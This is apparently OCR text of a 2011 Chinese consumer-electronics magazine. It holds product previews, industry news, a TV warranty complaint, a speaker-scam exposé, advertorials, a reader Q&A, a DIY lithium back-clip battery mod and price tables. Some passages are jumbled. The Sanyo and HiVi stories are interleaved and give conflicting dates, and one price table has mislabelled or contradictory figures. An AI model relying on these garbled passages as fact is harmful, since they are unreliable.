◎**小点点评:**“更小、更轻、更薄”,这好像成了卡片DC的口号,在2011年收官前,尼康再次祭出一款以轻薄时尚为主打的卡片DC机型——COOLPIX S2600。该机型为前代S2500的升级版,以19.5mm超薄、121g轻巧完胜,外形设计力求精致,除了银色、黑色、红色机身外,还首次推出了花纹紫色和花纹黑色两款机身颜色。性能方面也有所提升,搭载一支5倍变焦、26mm广角镜头,有效像素升级为1400万,采用新的EXPEED C2图像处理系统,还拥有多种滤镜拍摄功能。

### 2 震撼来袭 明基 W7000 3D 投影机

- 产品类型:DLP投影机
- 分辨率:1080P
- 亮度:2000ANSI流明
- 对比度:50000:1
- 参考价格:新品暂无报价

◎**小点点评:**明基的产品涉足广泛,其在投影机行业已经不是三年两载的事,其实它携手德州仪器推出DLP投影机已经有10个年头了。W7000是明基首款3D 1080P家用投影机,应该是具有标志意义的。它外观大气稳重,做工精致,采用多组多片全玻璃镜头,搭配6倍速色轮及动态

光圈技术,可提供更加鲜艳的彩色及更为纯净深邃的画面,同时也拥有ISF调校、镜头位移、Panamorph镜头兼容等功能。50000:1的高对比度,2000ANSI流明亮度,确保3D显示效果,加上100英寸大屏的冲击,发烧友在家就能体验影院级别的3D世界。



### 4 裸眼 3D 引人狂 富士 FinePix REAL 3D V3 数码相机

- 产品类型:裸眼3D数码相机
- 屏幕:7.2英寸
- 存储容量:512MB,支持SD/SDHC卡扩展
- 参考价格:新品暂无报价

◎**小点点评:**现在就连卡片相机都有了3D照片拍摄功能,不过拍摄后要感受3D效果,那还真有点麻烦。在3D产品开发方向积极的富士,最近便发布了全新的3D数码相机 FinePix REAL 3D V3。这款数码相机采用了3D裸眼设计,无需佩戴特制眼镜,就可观看3D效果。其秘诀就在于透过高速切换

将左、右两边影像以不同角度分别传送到左、右眼,从而令用户产生立体感。除了照片外, FinePix REAL 3D V3 还支持3D影片播放,分辨率提升至720P高清,以提供更细致的画面。另外,它还没有HDMI接口,以便其他3D设备可轻易通过HDMI连接相机进行播放。

## 聚焦 | Focus

该栏目可通过新浪数码周刊微博参与评论:weibo.com/chensixiaoduxingfu

### 索尼NEX-7上市在望

经历了泰国水灾,索尼无限期推迟发售的大热机型NEX-7终于确定在2012年的1月18日正式上市了。至此,索尼微单相机在高中低三个级别都有代表作,有助于进一步巩固其微单相机市场地位。

针对用户群不同,索尼NEX-7更偏专业性,适合充当“专业摄影家的第二台相机”,它拥有约2430万有效像素Exmor APS HD CMOS影像传感器、XGA OLED Tru-Finder电子取景器、全新设计的TRINAVI操作系统,支持1920×1080 50P AVCHD格式的全高清视频拍摄,机身却没有

增大多少。另外,同期上市的还有E卡口镜头E 50mm F1.8 OSS,该镜头全新的光学设计,能有效减少畸变和色差,适用于许多拍摄场合,尤其是人像摄影。



◎**小宇雷爆料:**目前NEX系统镜头还是太少,镜头多上多也是重点。



◎**迷途的兔:**确实强悍,不过价格肯定不是一般消费者能够承受的。

### 漫步者收购日本静电耳机品牌STAX

12月7日,漫步者董事会确认以自有资金、现金方式收购日本高端耳机厂商STAX的全部股权,交易金额为1.2亿日元,约合976.93万元人民币。消息一出,立即引起了业界震动。此前漫步者一直致力于多媒体音箱产品的生产和制造,在耳机领域建树不大,而本次直接收购STAX无疑向HIFI耳机市场发出了一个信号:漫步者即将来袭!

STAX创立于1938年,专注于静电耳机的生产销售,相比大家熟悉的动圈式耳机,静电耳机的声音更为细腻精准。当然,其技术含量和成本也相对较高,价格则几千元,多则万元以上。漫步者总裁张文东表示,收购STAX后,漫步者将继续维持STAX的高调定位,100%日本制造,并以日本原班人马为指导,通过整合漫步者自身的设计,推出适合

国内市场的静电耳机产品,卖出白菜价不太可能,不过肯定会比以前便宜一点。



◎**雷雷teacher:**漫步者不到一千万收购一个小众领域的顶级品牌,真是划算。



◎**丁丁一:**这次收购,漫步者占了很大便宜获取技术和品牌,或许会成为经典案例。



### 松下明年停止运营三洋品牌

随着三洋被松下以及海尔瓜分整合,屹立半个多世纪的三洋品牌或将作为历史。松下透露,公司将于2012年4月起,停止运营三洋(Sanyo)品牌。松下将接管三洋公司旗下的所有业务,包括充电电池业务,松下还计划“分期分批”将三洋在日本的零售店转变为松下



的零售店,而松下品牌统一的工作计划于明年完成。

### 惠威D1080-IV超越前作

D1080MK II是惠威早期推出的一款比较成功的产品,热卖多年,最近,惠威推出了它的升级版——惠威D1080-IV,新增许多新元素,颇有卷土重来之势。据惠威介绍,D1080-IV从外到内都有多项升级:采用了多棱面衍射前面板的设计,还加上了有限元仿真设计的高音角,内腔扩大方形



惠威D1080-IV

2013年4月完成。这意味着三洋的逐渐消亡。

由于松下在华家电业务和三洋高度重合,业界由此推测国内三洋家电品牌也将被抛弃。作为改革开放后进驻中国的第一批日本公司之一,三洋先后在中国成立了43家合资企业,其机电产品、Eneloop电池、小家电在中国深入人心,如今落得这般境地,不禁让人唏嘘。



◎**钟峰210:**还记得小时候家里买的第一台空调就是三洋牌的,以后再也看不到Sanyo字样了吗?

倒相管,从而实现性能的大幅度提升。另外,D1080-IV全面升级为惠威最新的扬声器单元,并且将后级升为“双核四线程”的两片TDA8947提升为“四核四线程”的四片TDA7296,带来更出色听感的同时保证低失真。从某种意义上说,它成功地超越了“经典”,成为中高端多媒体音箱的主力选手。



◎**南里哄:**这么多年也该升级了,观望一下,估计其他型号也都要升级了。



◎**惠客相D:**连单元跟电路都换了,终于不是换个壳的升级了,不知道效果如何,有机会去实体店听听。



**爆料人:**2009年底我在国美商场买了一台康佳LC32FSR2C液晶电视,在使用了一年多的时间之后出现一些问题,影像是白色的雪花状,还有很刺耳的声音,像强烈的电流声,而且随着时间的延长,类似电流声的噪音越来越大。

最后我实在难以忍受电视的这些毛病,就到康佳的官网进行投诉,但是隔了几天都毫无音讯。打电话联系售后,但是售后人员上门维修的时候要收取上门费、开机费、材料费等。虽然电视整机只保修一年,但我当时在国美商场买电视机的时候,因为电视价格超过2500元,为了延长产品质保期,就花了140元买了一张新可安彩电2501元~4000元的一年延保卡,所以现在还应该是在保修期内,但是没想到这张卡并没有我的延保带来任何实质性的帮助。

负责售后的人员说延保中他们这里是有卖的,但我是在商场买的卡,所以他们不管,应该去找商场。但商场人员说是产品出现的问题,应该去找售后,他们管不着。为此我专门上百度去搜了一下,在网上看到很多和我有一样遭遇的人。我觉得购买电子产品有问题不要紧,关键是要有正确的解决态度。这种互相推诿、不负责任的态度,是康佳这样的大品牌所为吗?



新可安延保卡收据

现在人们购买数码产品数量日益增多,但由于数码产品属于工业产品,不可能百分之百完美,再加上山寨厂商的一些劣质产品,数码产品的质量问题和日益突出。如果你有无法解决的质量、售后方面的问题,请发送你的具体问题到邮箱:pcw-digital@vip.sina.com或者直接关注小编的微博weibo.com/zushixingfu与小编展开互动,小编会及时与你联系并帮你解决问题!

## 新可安,心不安 康佳液晶电视的漫漫维修路



**编辑调查:**当一个产品质量问题变成一个品牌信誉问题的时候,相信无论是商家还是用户都不愿意看到。读者爆料后,编辑专门在网上搜索了一下,虽然不排除其中有一些因信号不良而产生的问题,但康佳的液晶电视出现雪花和电流声并不是个案。按理来说,在延保时间之内,通过与售后沟通进行维修的方式是十分合理的。

编辑致电国美客服,国美客服称他们有专业的维修售后,可以凭借发票和售后服务卡等去专门的售后点维修,不会存在消费者所买商品出现质量问题后,得不到维修服务的情况。新可安客服称消费者可凭借他们提供的延保卡去售后点进行维修,如果售后点不予维修,他们会派人上门进行维修,请消费者放心。

**爆料分析:**一般消费者购买的家电出现问题,卖场工作人员会指导消费者去指定的售后维修点进行产品维修。但由于售后维修人员工作素质的高低,就有可能出现推诿的情况。特别是爆料人购买的这种延保卡,如果售后人员故意推脱维修责任,消费者就只能奔波于卖场与售后之间而不能实际解决问题。

新可安推出的这种延保方式确实给用户解决了不少问题,但是如果缺乏监管,执行不到位,让消费者多跑了冤枉路,那么它就失去了本身存在的意义。

**回音壁:**在经过与售后和消费者进行不断沟通之后,售后人员对消费者进行了上门维修,在检查出并不是人为出现的问题后,免费为消费者更换了配件。

### 揭黑放大镜 | EXPOSE

## 拒绝音箱单元忽悠

音箱作为数码生活中必不可少的装备,给人们的生活增添了很多听觉上的欢乐。然而目前市场上音箱产品鱼龙混杂,质量问题突出,很多消费者更是听信JS的花言巧语,买到质量低劣或不满意的产品。今天小编就说说音箱中的忽悠招数,给你吃颗定心丸。



单个音箱单元在中间,外面两个网罩,真是忽悠到底

就拿如今充斥市场的便携音箱来说,便携音箱大方便了人们的生活,使得人们在户外也可以尽情享受音乐。但是由于便携音箱的入门门槛低,原材料低廉,很多作坊式的小厂商也蜂拥进入这个行业,造成便携音箱市场的混乱。消费者可得擦亮眼睛,识别JS那些忽悠人的招数。

### JS忽悠:单元从外观看

去商场购买便携音箱,总是能听到这样的话:“买这款吧,便宜,不到100块钱,外观这么与众不同,从外面就知道是两个单元,音质更是不用说。”要是光看它的外观漂亮,还有×个单元,就立马付款,不好意思,你很有可能被忽悠住了。

**编辑分析:**目前市面上的便携音箱在外观上,可谓百花齐放,各种稀奇古怪外观

的便携音箱都有,已经见怪不怪了。先不论其中一些造型古怪的音箱对音质的影响,单是一些作坊式的小厂商偷工减料就够你鉴别一番的了。一般偷工减料的做法是在便携音箱外观上设计两个网罩,让消费者误以为里面是两个音箱单元,其实里面却只有一个音箱单元而已,只是将音箱单元放在中间。这样的便携音箱可谓虚有其表,对消费者产生了严重的误导。

编辑建议在选购便携音箱的时候首先要看说明书,看清楚所标注的音箱单元数量。如果说明书上对单元数量的描述很模糊,建议在网上多查一些资料。还可以在卖场试听,一个音箱单元的便携音箱声音显得比较单薄,低频无力,高音上不去。总之,多做些准备才能在购买时做到有备无患。



全球功能型保护膜专家

**采用最新的980-AF  
高清防指纹材质**



**OK8官方网站**  
<http://www.ok8.tw>

**OK8淘宝官方旗舰店**  
<http://shop.ok8.tw>



自动吸附功能  
贴合快,不气泡



防指纹  
防油污



高透光率  
给你高清体验



4H硬度  
完美保护屏幕



手感柔和  
完美游戏体验

**行业独  
佳新品**

# “中国反钓鱼网站联盟”年会召开 腾讯安全受瞩目

2011年12月14日,由中国互联网络信息中心(CNNIC)主办的“2011年中国反钓鱼网站联盟年会”在京召开。本次会议以“共防、共享、共治”为主题,来自工信部、公安部、商务部、中科院相关政府部门领导及以腾讯为代表的联盟核心成员单位共聚一堂,就互联网钓鱼现状、钓鱼网站的防范和治理、国际国内反钓鱼前沿技术等内容作出探讨和分享。



与会人员发表演讲

会上,腾讯QQ电脑管家高级工程师邵付东的主题发言《URL云安全——发挥集体智慧构建URL安全防护体系》获得了与会人士的高度关注,并引发热烈讨论。


腾讯主题演讲《URL云安全——发挥集体智慧构建URL安全防护体系》当前,中国网民数量已经超过4.77亿,中国互联网产品几乎涵盖了所有互联网应用,与之相伴的是,网络诈骗、网络钓鱼也有愈演愈烈的趋势。据不完全统计,仅2010年一年,新增钓鱼网站便高达175万个,受害网民4411万人次,损失超过200亿元;2011年上半年,网购投诉增幅达74.6%,再次达到新高,“网络钓鱼”已成为危害互联网健康发展和网民切身利益的“毒瘤”。

邵付东称,随着网络环境的日趋复杂,“反钓鱼”需要技术与产业结合、加强厂商之间的合作,通过样本分享和交换、安全技术交流等提高反钓鱼技术和手段,同时,需要开展危机预警联动、用户及市场安全教育等

各种有效活动,共同推进和完善,才能建设更加健康的网络环境,创造更好的互联网生活。

事实上,在践行“产研并进、行业互通”这一理念的过程中,腾讯安全取得了不俗的成绩。在以“云技术”为核心的腾讯URL云安全体系下,通过对搜索引擎、IM、浏览器等URL感知定位,进行网页抓取和解析,并对挂马和欺诈等进行鉴定,达到“日查询URL上百亿次,日鉴别URL上亿条,日拦截恶意URL上千万次”,在URL感知、处理和应用方面,实现了完美的融合,为用户提供了更可靠的安全保障!旗下代表性安全产品QQ电脑管家,凭借首创的四核木马查杀等产品特性和技术优势,获得了用户的广泛认可和喜爱,目前用户装机量突破2亿,获得多项国际认证和荣誉,成为国内最主流的安防软件之一。

除了依靠自身技术和实力优势,打造最优秀的产品和提供高品质的服务,腾讯安全还通过协同合作、产业联盟、用户教育等方式,推动和促



进行业的健康发展和互联网空间的净化。与淘宝网战略合作、召开腾讯安全峰会等,推动了互联网安全的向前进步;与德国小红伞、金山毒霸、趋势科技等企业的合作,实现了双方技术的互补和共同的进步;而多方式、多渠道、多角度的用户教育,更是让普通用户的安全意识得到了极大的

提升。可以说,腾讯安全已经成长为中国互联网安全行业不可或缺的中坚力量!

对此,邵付东表示,腾讯始终致力于为用户提供“一站式”的安全服务,而发挥集体智慧,构建安全、放心的URL防御体系,只是其中最重要的一环!

# 软件江湖谁主沉浮 多特见证巅峰时刻

2345.com旗下多特软件下载站,耗资五百万元倾力打造,联合丰富软件资源,为用户提供优质、方便、快捷、安全的软件下载、软件资讯教程等软件相关服务。上线五年多来,多特软件站始终坚持绿色、安全、无广告,受到用户以及行业的一致青睐与好评。收录软件数万、累计近6亿次下载,多特软件站无疑成为了软件下载业的领航者,在软件下载行业处于最高水平。

## 缔造软件业的行业盛典

自2011年11月15日正式上线至今,著名软件下载站“多特”主办的大型年度软件评选活动(http://2011.duote.com/)已进行一个多月,吸引了众多业内人士的目光。此次评选是由上海市信息服务业行业协会、上海市互联网协会、上海市软件行业协会、上海市信息网络安全管理协会4家专业权威机构指导,30多家网络媒体与平面媒体宣传,共同打造软件行业的超盛盛典!

## 全面提升评选专业度

2011年整个软件行业发展交融复杂,诸多软件厂商开始寻求跨界发展,互联网的蓬勃发展带动用户对各类软件的需求,软件行业迸发出一道巨大的能量。继2010业内广受好评

的多特“好压”杯软件评选活动成功举办后,多特软件站为了让广大用户了解不同软件特性,结合今年的行业形势,为了让软件厂商能够更深入地了解用户需求,推出了2011多特软件评选活动。为了创新产品而服务,更好地推动中国软件行业的发展,从行业角度、以年为周期进行盘点,动态展现和细分软件种类的变化趋势,推动各类软件的深入应用,从而推出了大型软件评选活动,相信这样的评选是应时应景的,在这个以知识为王的时代里,多特带领各精英再度提升核心竞争力,在软件江湖,尽显威力。

## 多特见证巅峰时刻

自2006年正式上线,多特软件站历经两年用心投入,经过五年的蜕变,取得了优异成绩。

2008年9月访问就已突破一百万ip/日的傲人成绩,在行业内受到一致好评与青睐,2010年更是凭借多特整站的优化上线,访问量突破135万ip/日,成为软件下载业的领航者。随着评选活动的激烈进行,软件PK的战场已经从页面投票,转移到了各大软件厂商的论坛当中,在十四大项的分类软件中,360的几大产品,360杀毒、360安全卫士等均占据分类软件排行榜首,这离不开360的用户积极为他们的产品投票,其他软件厂商也不甘示弱,美国秀秀网、高压宝网、WPS软件上,驱动人生、百度拼音等都在自己的平台和论坛上发动用户为长久以来使用的软件投上一票。最终大奖到底花落谁家呢?多特为您见证软件行业的巅峰时刻!

## 火热评选,丰富奖品,期待您的参与!

此次,以2345网址导航为平台同时开展首次年度游戏评选活动,两个活动页面互通,相信在拥有3000万用户的平台上举办的这两个评选联合上线,能在业内引起轰动效应。

2345旨在为广大互联网用户的互联网生活而努力,为了回馈广大软件用户和游戏玩家。活动准备了各类丰厚重量级奖品,无论是参加评选投票,还是参加幸运大抽奖,甚至是新浪微博转发过程中,都有惊喜获奖机会,多个苹果iPod、富士数码相机、台电MP4、瑞士军刀、双肩背包等数百个奖品等你来拿!

获奖名单将于2012年1月5日公布,我们期待您来喜爱的软件和游戏登上神圣的一票!





**必答小子 Q&A**http://bd.icpww.com  
提问信箱:icpww-lefe@vip.sina.com如果你有技术问题向必答小子请教, 可以登录电脑报官网的必答系统<http://bd.icpww.com>来寻求帮助, 必答小子会第一时间解决大家的问题。**学生需要的大屏高清MP4**

**ZERO:**我是一名学生, 想买一部4000元以内的MP4, 常用于看视频和听音乐, 希望在音质方面好一点, 屏幕看着舒服, 容量最好有8GB以上。

传统的高清MP4虽然有慢慢被智能MP4取代的可能, 但是其强大的影音播放能力, 超大的显示屏和简易的操控性, 仍然受到不少人的喜爱。目前市场上热门的有昂达的VX610+, 作为一款全高清的MP4, 它采用了一块7.0英寸1600万色, 分辨率为800×480像素的超大显示屏。视频上, 它支持主流格式的全高清1080P视频播放。另外音频上, 除了常用的MP3、WMA格式外, 它还支持无损音频APE和FLAC格式, 音质效果很不错, 参考价格380元(8GB)。

此外, 纽曼的A50HD也值得看看, 它采用一块5.0英寸分辨率同样为800×480像素的全触控显示屏, 显示效果细腻。功能上, 除了支持常用格式的全高清1080P视频和MP3、WMA、APE、FLAC等常用音频外, 它还搭载了录音、计算器等日

常小工具, 参考价格399元(8GB)。

**千元级E-Ink 3G电子书哪款好?**

**牛蜜蜜:**最近很少看到电子书的信息, 请问能不能推荐几款在千元左右, 能支持多种电子文档格式的E-Ink电子书? 。

目前采用彩色E-Ink技术的电子书消息逐渐增多, 但新上市的产品价格也肯定不低, 反观黑白E-Ink电子书, 价格已经相当实惠, 高阶的维持在千元左右, 如亚马逊Kindle3 3G国际版, 它采用6英寸E-Ink电子纸屏幕, 具备16级灰阶, 显示效果优秀。该机除了支持HTML、JPEG、GIF、PNG、BMP、TXT、PDF、MOBI、PRC等众多常用格式外, 还配备了Webkit浏览器, 方便网上冲浪, 并且新的国际版也对中文提供了支持, 目前参考价格为1075元, 性价比不错。

另外国产的汉王T618 3G版也非常不错, 它同样采用了16级灰阶的6英寸E-Ink电子纸屏幕, 并且搭载了电磁板手写功能, 它支持TXT、

PDF、TXT、HTML、XLS、MEB等常用电子文件格式, 同时具备TD-CDMA 3G无线上网功能, 性能也十分不错, 参考价格899元。

**如何区别同质化的MP4**

**李萧仁:**纠结于原道N3 NET和蓝魔V6 Pro两款MP4, 不知道怎么比较了, 哪个播放电影时间更长, 希望必答小子分析一下。

现在就智能型MP4而言, 同质的确很严重, 就如原道N3 NET和蓝魔V6 Pro这两款, 它们都采用了4.3英寸、分辨率为480×272像素的全触控屏, 都为Android原生系统, 触控芯片分别为RK28系列MIPS架构的600MHz处理器, 性能上相差不多。视频的支持上, 它们也都支持720P的高清解码, 在视频播放的续航时间上, 都能维持在5小时左右, 相差不多。

它们唯一的区别就在于N3NET是通过外置WiFi3G模块上网, 而V6 Pro则是内置WiFi, 从理论上来说外置WiFi受到的干扰

比内置的要小, 因此外置WiFi信号接收效果就会稍好一些, 但是在携带上却显得不足。所以考虑你的使用环境就能很好地选择了。

**1500元买个好相机**

**董霖:**最近想入手一部实用的数码相机, 对于卖场上宣传的各种功能感到一头雾水, 预算仅有1500元能买到功能全面的相机吗?

目前1500元其实可以选择的相机很多, 但功能上很难做到面面俱到, 购买时最重要的就是看你的消费侧重点在哪里, 比如佳能的IXUS 220 HS就是侧面画质表现能力, 它采用了一块1210万有效像素的1/2.3英寸的背照式CMOS传感器, 具备5倍光学变焦, 独家的HS SYSTEM技术能在高感度下极大地减少噪点, 所以其拍摄画质在同价位的相机中算得上优秀了, 另外其智能自动功能能让拍摄变得相当简便, 参考价格1468元。

而接下来介绍的三星MV8000就体现出拍摄趣味性, 包括丰富的滤镜选择和哈哈镜处理, 能让你

发挥自己的创意摄影。它搭载了一块1/2.3英寸的CCD传感器, 有效像素为1620万, 拥有5倍的光学变焦, 该机超薄的机身还采用了180度上下折叠的显示屏设计, 便于各个角度拍摄, 应用性较强, 参考价格1499元。

**拍摄视频新转换**

**视频:**我用的佳能IXUS 95 IS老相机, 拍摄视频后直接刻盘占用空间很大, 不知转换成什么格式好一些, 请推荐一款转换软件。

佳能的IXUS 95 IS拍摄的短片视频为非压缩的AVI格式, 最大支持640×480(30fps)的视频拍摄, 即使这台老相机拍摄的视频为标清分辨率, 但由于码率不小, 所以后期产生的容量刻录成DVD仍然较为耗时间。建议将视频转换为MP4的格式, 你可以看看格式工厂(格式转换器)2.8.0官方版, 它能够将所有类型视频转为MP4/3GP/MPG/AVI/WMV/FLV/SWF, 并能自由地调节转换后视频的分辨率和码率, 功能全面。

# 背夹电池续航翻倍


@Outman

MP4作为随身伴侣, 它的续航能力无疑是大家非常看重的。七彩虹CK5是一款高品质音乐播放器, 由于24bit/192kHz高采样率的音频特性, 加上它的C4-R耳机放大芯片功率较大, 所以非常考验续航能力。笔者通过加装背夹电池的方法大幅提高其续航能力, 让续航时间延长至12小时。

**步骤一: 焊接CK5电池电路**

首先卸下播放器的塑料后盖, 揭开电池即可找到电路板上对应的电池正负极焊点, 分别把两根长度5cm的多股绞合漆包线用烙铁焊在焊点上, 作为CK5电池正负极引线。

为防止引线被烫造成短路, 还需在连接负极的漆包线上串联一枚常开型干簧管, 这样当外置电池附带的磁铁接近它时才会接通电路, 大大降低短路几率(图1)。



把漆包线分别焊接在电池正负极, 并在其中一端串联一枚干簧管

1)。最后用直径0.5cm的热缩管包裹干簧管防止搭线。CK5电池正负极引线焊好后把它顺着缝隙延伸到机身外, 扣上CK5后盖。

用剪刀把铜片剪成0.5cm×1.0cm的矩形当作外置电池的触片, 并用烙铁把它分别焊在CK5电池引线上。之所以用铜片做触片是因为铜不易被氧化而且可以吃锡易于焊接。把刚焊好的触片用热



制作好的触片用热缩胶粘在CK5背面

**步骤二: 制作CK5背夹电池**

CK5后盖面积较大, 所以尽可能选择容量大的聚合物电池以延长待机时间。笔者采用2000mAh锂电芯作为背夹电池电芯, 这比CK5原装配电池容量足足大了一倍(注意购买的锂电芯务必带有保护板)。

再用同样方法固定电池触片, 触片可以弯折成倒“V”形, 这样在弹性作用下能与CK5机身触片贴合成触点, 从而接触更加良好, 不易形成断路。再在电池中间部分粘

也要用双面胶粘上两块铁片, 磁铁间距为3cm, 当外挂电池扣在CK5背面便会磁力作用下紧贴机身(图3)。最后将外挂电池扣在CK5背面(图4), 两对触片必须贴合在一起, 便完成了改造。



用同样方法固定电池触片, 再在电池中间部分粘收强磁铁



将外挂电池扣在CK5背面

**实际应用体验**

每次使用背夹电池, 应判断它是否成功地扣在CK5原装电池上, 如果没有成功(断路)那么先用烙铁焊下干簧管两端管路, 重新调整一下位置(图5)。

当背夹电池的磁铁靠近它便能接通电路。装上背夹电池它与CK5内置电池处于并联状态, 这时

电池容量变为两个单体电池容量之和, 所以对MP4充电的时间也会相应延长, 不过我们可以更换较大电流的充电器为它充电以缩短充电时间。外挂电池被短路无法供电时只需把它扣在CK5背面再连接充电器进行充电, 保护电路即可被激活。



以干簧管的管脚为轴顺时针转动45度角

# 产品价格降幅 TOP5

### 1st 纽曼 S790TV 导航仪

购买指数	降前金额	当前售价	降价幅度
★★★★	200元	599元	25%

**产品特色:**  
7.0英寸屏幕,双正版地图,CMMB数字电视,FM收音,视频播放

**点评:**中端导航仪生存空间越来越小,为从同质化中突围,有些厂商选择引入Android系统,玩跨界,有些则突出CMMB数字电视。虽说不是新鲜东西,但能够做旅程不再枯燥,而且像纽曼S790TV还赠送3年服务费,实用性不言而喻。降价之后,在和手机的对抗中优势显现。

### 2nd 三诺 ispeak-360 插卡音箱

购买指数	降前金额	当前售价	降价幅度
★★★★★	20元	69元	22%

**产品特色:**  
色:输出功率4W,USB/SD卡直读,FM收音,锂电池供电

**点评:**眼下插卡音箱正占领低端市场,而且价格有越来越低趋势。就拿三诺ispeak-360来说,除了MP3播放和FM收音外,还支持应急充电,拓宽了使用范围。虽说音质一般,但音量够大,作为晨练和早教使用再合适不过。此次降价属于阶段性调整,很值得入手。

### 3rd 原道 G90+ MP4 播放器

购买指数	降前金额	当前售价	降价幅度
★★★★★	50元	199元	20%

**产品特色:**  
4.3英寸屏幕,768P全格式视频解码,3.5小时续航,8GB内存

**点评:**原道G90+的生存之道就是做好本分,虽然没有智能系统,也不支持应用扩展,但在高清视频播放方面做得足够好,操控简单上手,各种格式通吃,关键是续航时间长,这才是爱看视频的用户最在意的。春节前,高清MP4市场还会有一波促销行情,以清理库存为主。

### 4th 富士 X10 数码相机

购买指数	降前金额	当前售价	降价幅度
★★★★★	250元	4220元	6%

**产品特色:**  
1200万像素,4倍光学变焦,F2.0-2.8超大光圈,EXR处理器

**点评:**作为富士X系列推出的第二款产品,X10虽然硬件配置缩水严重,但很好地把握消费者的心理,有着和X100相同气质的复古外观,大面积蒙皮,全黑机身,散发专业气息。面对同质化,高端DC走复古路线不失为聪明之举,不讲求性价比,只锁定小众人群。

### 5th 三星 UA46D5000PR 平板电视

购买指数	降前金额	当前售价	降价幅度
★★★★★	300元	6599元	4%

**产品特色:**  
色:46英寸,分辨率1920×1080像素,LED背光源,4组HDMI接口

**点评:**三星UA46D5000PR是三星上半年推出的,虽然没有智能系统,也不具备3D引擎,但黑水晶面板、LED背光源等技术的加入,以及6599元的超值价格,很适合那些对画质要求较高的用户。年底平板厂商都会加大促销力度,合资品牌尤为给力,而且促销时间会有所提前。

## 店家线报 | Informer

请通过如下联系方式索取“店家线报”报名表:  
微博私信:weibo.com/zuishixingfu 邮件地址:chengwu@cpow.com

## 喜庆 圣诞送红色数码相框

汇宇数码 长沙数码步行街

随着圣诞脚步的临近,商场里琳琅满目的礼品已经提前上架。手机、相机虽好,但价格过于昂贵,而有着鲜明节日特征红色数码相框,凭借高性价比,受到很多年轻人的青睐,成为一款度身定制惊喜礼物。



### 爱国者 DPF813

价格走向:→ 市况:HOT  
参考价格:389元  
基本规格:8.0英寸屏幕,分辨率800×600像素,音乐播放

这是我们一起过的第一个圣诞节,想送给女朋友一件有意义的礼物,可是预算只有500元,真是幸福的小折磨。在杂志上看到爱国者DPF813的广告,眼前一亮。不仅可以把之前一起旅行的照片上传,还能加上几张自己小时候的照片,让她随时都可以看到我。

### 索尼 DPF-C700

价格走向:→ 市况:HOT  
参考价格:459元  
基本规格:7.0英寸屏幕,分辨率800×480像素,可遥控

自从买了数码相机后,照片都保存在电脑里,偶尔才会看一看。冲淡出来?太麻烦了。一直琢磨着买个数码相框,刚好圣诞节到了,决定送自己个礼物。选中索尼DPF-C700是因为它设计时尚,屏幕色彩好,放在客厅晒照片,让所有的美好和大家分享。

## 挡风 头戴式时尚耳机实用

冰果数码 上海赛博数码广场宝山店

近期MP3、MP4、手机的持续热销,也带动了耳机市场。从反馈的数据能看出,百元左右的入门级耳机最受年轻人的青睐,他们更注重新外形,喜欢色彩鲜明、个性突出的头戴式耳机,并且这个季节还可以挡风御寒呢。



### 创新 HQ1450

价格走向:→ 市况:HOT  
参考价格:189元  
基本规格:头戴式设计,阻抗32欧姆,灵敏度105dB/mW

第一次接触到创新HQ1450就喜欢上它。马赛克风格的图案设计,动感又不失精致。正是今年最流行的。虽说头戴式,但轻质材料的使用让佩戴更舒适,这个圣诞还有暖耳的作用。至于音质方面,高频中规中矩,低频有量感,适合聆听音乐,关键是价格适中。



### 松下 RP-HX40GK

价格走向:→ 市况:HOT  
参考价格:130元  
基本规格:头戴式设计,阻抗32欧姆,灵敏度116dB/mW

千篇一律的圆形耳机早就看腻了,何不换换口味。松下RP-HX40GK就采用长方形耳罩设计,携带方便,多达六种可爱颜色可选,女生们的最爱。虽说隔音效果差了一点,但长时间佩戴也不累,声音风格非常适合流行歌曲,彻底抛弃不给力的原配耳机。

## 明星产品榜 | Star



■参考价格:399元  
■性能特性:V2.1+EDR,10米传输,A2DP传输协议,1.5英寸全频带铝边框单元,超大液晶屏,5组闹钟模式,FM收音

## 漫步者M0 BLUE音箱

**点评:**作为漫步者M0系列第三款产品,M0 BLUE复古的外形设计堪称经典,个性化的功能更是让人眼前一亮。FM收音、闹钟以及夜灯照明等功能都是围绕家居概念来设计,方便实用,操控简单,音质也保持较高的水准。在新增无线蓝牙功能后,使用范围再次延伸,可以作为床头音箱使用,也可以摆放在餐厅,轻松远程控制,感受无线音乐生活。

**检修:**漫步者将M0 BLUE打造成

一款精品之作,做工和细节都要赞一下,用户针对性很强,尤其在加入蓝牙后,可以很方便地实现和手机、平板电脑互联,带来新的使用体验。

**老狼:**无线概念的渗透,让音箱未来有更多变数。尤其是像漫步者M0 BLUE这样家居概念很强的产品,会让人有意想不到的惊喜。

**菲菲:**M0 BLUE简直就是一个数字宠物,超越了传统音箱的概念,功能多样化,关键是实用,很懂消费者的需求。

## 价格晴雨表 | Price

### 本周智能MP4市场报价

报价更新日期:2011年12月16日  
(报价采集自北京、南京、上海,仅供参考)

年底MP4市场异动不断,厂商一边忙于新品的发布,一边联合商家降价促销,力度比平时要大得多,希望能够带动销量,加快资金回笼速度。

型号	屏幕尺寸	售价(元)	幅度
台电C430i	4.3英寸	219	→
台电C520Ti	5.0英寸	379	↓
台电C520i	5.0英寸	299	↓
蓝魔V65PRO	4.3英寸	299	→
蓝魔V70PRO	5.0英寸	440	↓
昂达VX570R	4.3英寸	249	→
昂达VX580A	5.0英寸	375	↓
昂达VX580W	5.0英寸	379	→
昂达VX580W豪华版	5.0英寸	499	→
昂达VX590R	6.0英寸	480	→
原道N3精英版	4.3英寸	199	→
原道N5精英版	5.0英寸	349	↓
原道N5 TOP	5.0英寸	375	↓
爱国者何游Z6	5.0英寸	499	↓
酷比魔方U5PRO	5.0英寸	320	→
酷比魔方U7PRO	4.3英寸	250	↓
纽曼M43	4.3英寸	378	→
纽曼M58	5.0英寸	555	→
纽曼M70	7.0英寸	658	↓
纽曼M910	4.3英寸	399	↓



# 漂亮雪景后期化妆术

在上期我们讲了几招关于雪景的拍摄技巧,这只是获得漂亮雪景的第一步。要想有更完美的效果,那么后期有几招是必须掌握的,它们不仅能轻松改变你在曝光过程中的问题,而且还能轻松实现你的理想效果。

